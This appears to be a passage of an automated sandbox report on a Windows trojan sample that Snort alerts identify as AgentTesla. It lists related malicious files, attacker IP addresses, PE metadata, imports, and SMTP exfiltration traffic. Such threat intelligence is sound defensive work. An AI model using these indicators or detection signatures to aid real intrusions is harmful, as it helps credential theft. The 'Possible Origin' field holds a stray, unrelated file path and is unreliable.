	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 54.204.14.42
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	SecuriteInfo.com.Trojan.PackedNET.461.20928.exe	Get hash	malicious	Browse	• 23.21.42.25
	Defender-update-kit-x86x64.exe	Get hash	malicious	Browse	• 54.225.153.147
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 54.225.66.103
	ORDER.exe	Get hash	malicious	Browse	• 54.235.142.93
	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 52.1.99.77
	Bill # 2.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	http://https://ubereats.app.link/cwmLFZfMz5?%243p=a_custom_354088&%24deeplink_path=promo%2Fapply%3FpromoCode%3DRECONFORT7&%24desktop_url=tracking.spectrumemp.com/el?aid=8feeb968-bdd0-11e8-b27f-22000be0a14e&rid=50048635&pid=285843&cid=513&dest=overlordscan.com/cmV0by5tZXR6bGVyQGlzb2x1dGlvbnMuY2g=%23#kkowfocjoyuynaip#	Get hash	malicious	Browse	• 35.170.181.205
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 107.22.223.163
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	http://https://rebrand.ly/zkp0y	Get hash	malicious	Browse	• 54.227.164.140
	AccountStatements.html	Get hash	malicious	Browse	• 18.209.113.162
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
PUBLIC-DOMAIN-REGISTRYUS	fattura.exe	Get hash	malicious	Browse	• 162.222.226.70
	Pagamento.exe	Get hash	malicious	Browse	• 162.222.226.70
	PO1.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	0hgHwEklWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	Lieferadresse.exe	Get hash	malicious	Browse	• 162.222.226.70
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO_287104.exe	Get hash	malicious	Browse	• 208.91.198.225
	Machine drawing.exe	Get hash	malicious	Browse	• 199.79.63.24

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	SecuriteInfo.com.Trojan.PackedNET.461.20928.exe	Get hash	malicious	Browse	• 54.235.83.248
	ARjQJiNmBs.exe	Get hash	malicious	Browse	• 54.235.83.248
	1piS4PBvBp.exe	Get hash	malicious	Browse	• 54.235.83.248
	ORDER.exe	Get hash	malicious	Browse	• 54.235.83.248
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.235.83.248
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 54.235.83.248
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.235.83.248
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 54.235.83.248
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 54.235.83.248
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.235.83.248
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.83.248
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 54.235.83.248
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.235.83.248
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.83.248
	chib(1).exe	Get hash	malicious	Browse	• 54.235.83.248
	dede.exe	Get hash	malicious	Browse	• 54.235.83.248
	obi(1).exe	Get hash	malicious	Browse	• 54.235.83.248
	frc(1).exe	Get hash	malicious	Browse	• 54.235.83.248
	knitted yarn documents.exe	Get hash	malicious	Browse	• 54.235.83.248

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\mcsrXx9lfD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ

C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.87101358003814
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	mcsrXx9lfD.exe
File size:	945664
MD5:	3d549885e44863c57f59eab47f2271cc
SHA1:	76c51be921ef41ff2596f3f882b91c8ede3713c7
SHA256:	1d9c8ee9be6e0ee20b600c71989292aa2efd0849611389e3121bae364d9d6adf
SHA512:	60d415743a8212cfc649ed20670d2ee4dff060cbf93475a7bc5f8d273bbbed5e472fb9d5ea055fa126d6986b250ca3203894b0454e6162fbd14e2dceeca40fc9
SSDEEP:	24576:j6j4rvrKwang6WCxVA0d6yxE6iw2lKK0D/YNN:92wa5xB62ElJubYNN
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	6861f0969ee86882

Static PE Info

General

Entrypoint:	0x4707f8
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General	
Subsystem Version Minor:	0
Import Hash:	f19034443dbba8ae65cae64d05fef57a

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 00470608h
call 00007F1990EA8A01h
mov eax, dword ptr [0048E6ECh]
mov eax, dword ptr [eax]
call 00007F1990EFAE65h
mov ecx, dword ptr [0048E7D8h]
mov eax, dword ptr [0048E6ECh]
mov eax, dword ptr [eax]
mov edx, dword ptr [004700F4h]
call 00007F1990EFAE65h
mov eax, dword ptr [0048E6ECh]
mov eax, dword ptr [eax]
call 00007F1990EFAED9h
call 00007F1990EA64F8h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x90000	0x247a	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9d000	0x4f5f4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x95000	0x77c8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x94000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x6f840	0x6fa00	False	0.523629969205	data	6.51435589822	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x71000	0x1d868	0x1da00	False	0.161260548523	data	2.59870276116	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x8f000	0xcc1	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x90000	0x247a	0x2600	False	0.349403782895	data	4.92563231128	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x93000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x94000	0x18	0x200	False	0.05078125	data	0.206920017787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x95000	0x77c8	0x7800	False	0.582259114583	data	6.64226915187	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x9d000	0x4f5f4	0x4f600	False	0.908793676181	data	7.56970916741	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x9db0c	0x134	data		
RT_CURSOR	0x9dc40	0x134	data		
RT_CURSOR	0x9dd74	0x134	data		
RT_CURSOR	0x9dea8	0x134	data		
RT_CURSOR	0x9dfdc	0x134	data		
RT_CURSOR	0x9e110	0x134	data		
RT_CURSOR	0x9e244	0x134	data		
RT_BITMAP	0x9e378	0x1d0	data		
RT_BITMAP	0x9e548	0x1e4	data		
RT_BITMAP	0x9e72c	0x1d0	data		
RT_BITMAP	0x9e8fc	0x1d0	data		
RT_BITMAP	0x9eacc	0x1d0	data		
RT_BITMAP	0x9ec9c	0x1d0	data		
RT_BITMAP	0x9ee6c	0x1d0	data		
RT_BITMAP	0x9f03c	0x1d0	data		
RT_BITMAP	0x9f20c	0x49d04	data	English	United States
RT_BITMAP	0xe8f10	0x1d0	data		
RT_BITMAP	0xe90e0	0xd8	data		
RT_BITMAP	0xe91b8	0xd8	data		
RT_BITMAP	0xe9290	0xd8	data		
RT_BITMAP	0xe9368	0xd8	data		
RT_BITMAP	0xe9440	0xd8	data		
RT_ICON	0xe9518	0x1e8	data	English	United States
RT_STRING	0xe9700	0x1c4	data		
RT_STRING	0xe98c4	0x210	data		
RT_STRING	0xe9ad4	0xec	data		
RT_STRING	0xe9bc0	0x24c	data		
RT_STRING	0xe9e0c	0x140	data		
RT_STRING	0xe9f4c	0x4c0	data		
RT_STRING	0xea40c	0x378	data		
RT_STRING	0xea784	0x378	data		
RT_STRING	0xeaafc	0x418	data		
RT_STRING	0xeaf14	0xf4	data		
RT_STRING	0xeb008	0xc4	data		
RT_STRING	0xeb0cc	0x2e0	data		
RT_STRING	0xeb3ac	0x35c	data		
RT_STRING	0xeb708	0x2b4	data		
RT_RCDATA	0xeb9bc	0x10	data		
RT_RCDATA	0xeb9cc	0x290	data		
RT_RCDATA	0xebc5c	0x85d	Delphi compiled form 'TForm1'		
RT_GROUP_CURSOR	0xec4bc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec4d0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec4e4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec4f8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec50c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec520	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xec534	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xec548	0x14	data	English	United States
RT_HTML	0xec55c	0x98	data	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, SetCurrentDirectoryA, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCurrentDirectoryA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtectEx, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetTempPathA, GetSystemTime, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, FreeLibrary, FormatMessageA, FindResourceA, FindNextFileA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, ExitProcess, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWindowExtEx, SetWinMetaFileBits, SetViewportOrgEx, SetViewportExtEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, PolyPolyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, ExtCreatePen, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
opengl32.dll	wglDeleteContext
user32.dll	WindowFromPoint, WinHelpA, WaitMessage, ValidateRect, UpdateWindow, UnregisterClassA, UnionRect, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetMenuItemInfoA, SetMenu, SetKeyboardState, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindowEx, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, IsCharAlphaNumericA, IsCharAlphaA, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessageTime, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDoubleClickTime, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCaretPos, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumClipboardFormats, EndPaint, EndDeferWindowPos, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DeferWindowPos, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreateWindowExA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, BeginDeferWindowPos, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayRedim, SafeArrayCreate, VariantChangeTypeEx, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
kernel32.dll	MulDiv
kernel32.dll	AddVectoredExceptionHandler

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-20:06:14.054607	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49766	587	192.168.2.4	208.91.199.225
11/20/20-20:06:19.529008	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49767	587	192.168.2.4	208.91.199.225

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:06:02.867763042 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:02.970710039 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:02.970840931 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.048233032 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.151184082 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.151365995 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.151412010 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.151449919 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.151488066 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.151523113 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.151604891 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.152462959 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.193653107 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.296808958 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.337061882 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.527725935 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:03.650266886 CET	443	49765	54.235.83.248	192.168.2.4
Nov 20, 2020 20:06:03.696402073 CET	49765	443	192.168.2.4	54.235.83.248
Nov 20, 2020 20:06:12.046245098 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:12.195732117 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:12.195873022 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:12.812896967 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:12.813532114 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:12.963042974 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:12.963083982 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:12.965086937 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:13.117259979 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:13.118549109 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:13.272712946 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:13.273732901 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:13.426875114 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:13.427592993 CET	49766	587	192.168.2.4	208.91.199.225

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:06:13.587024927 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:13.587740898 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:13.900435925 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:13.970786095 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:13.970876932 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:14.052644968 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:14.054606915 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:14.054723978 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:14.054792881 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:14.054862022 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:14.206177950 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:14.206207037 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:14.304539919 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:14.353532076 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:15.132817984 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:15.285135031 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:15.285177946 CET	587	49766	208.91.199.225	192.168.2.4
Nov 20, 2020 20:06:15.285315037 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:15.285629988 CET	49766	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:15.287194967 CET	49767	587	192.168.2.4	208.91.199.225
Nov 20, 2020 20:06:15.437752962 CET	587	49766	208.91.199.225	192.168.2.4
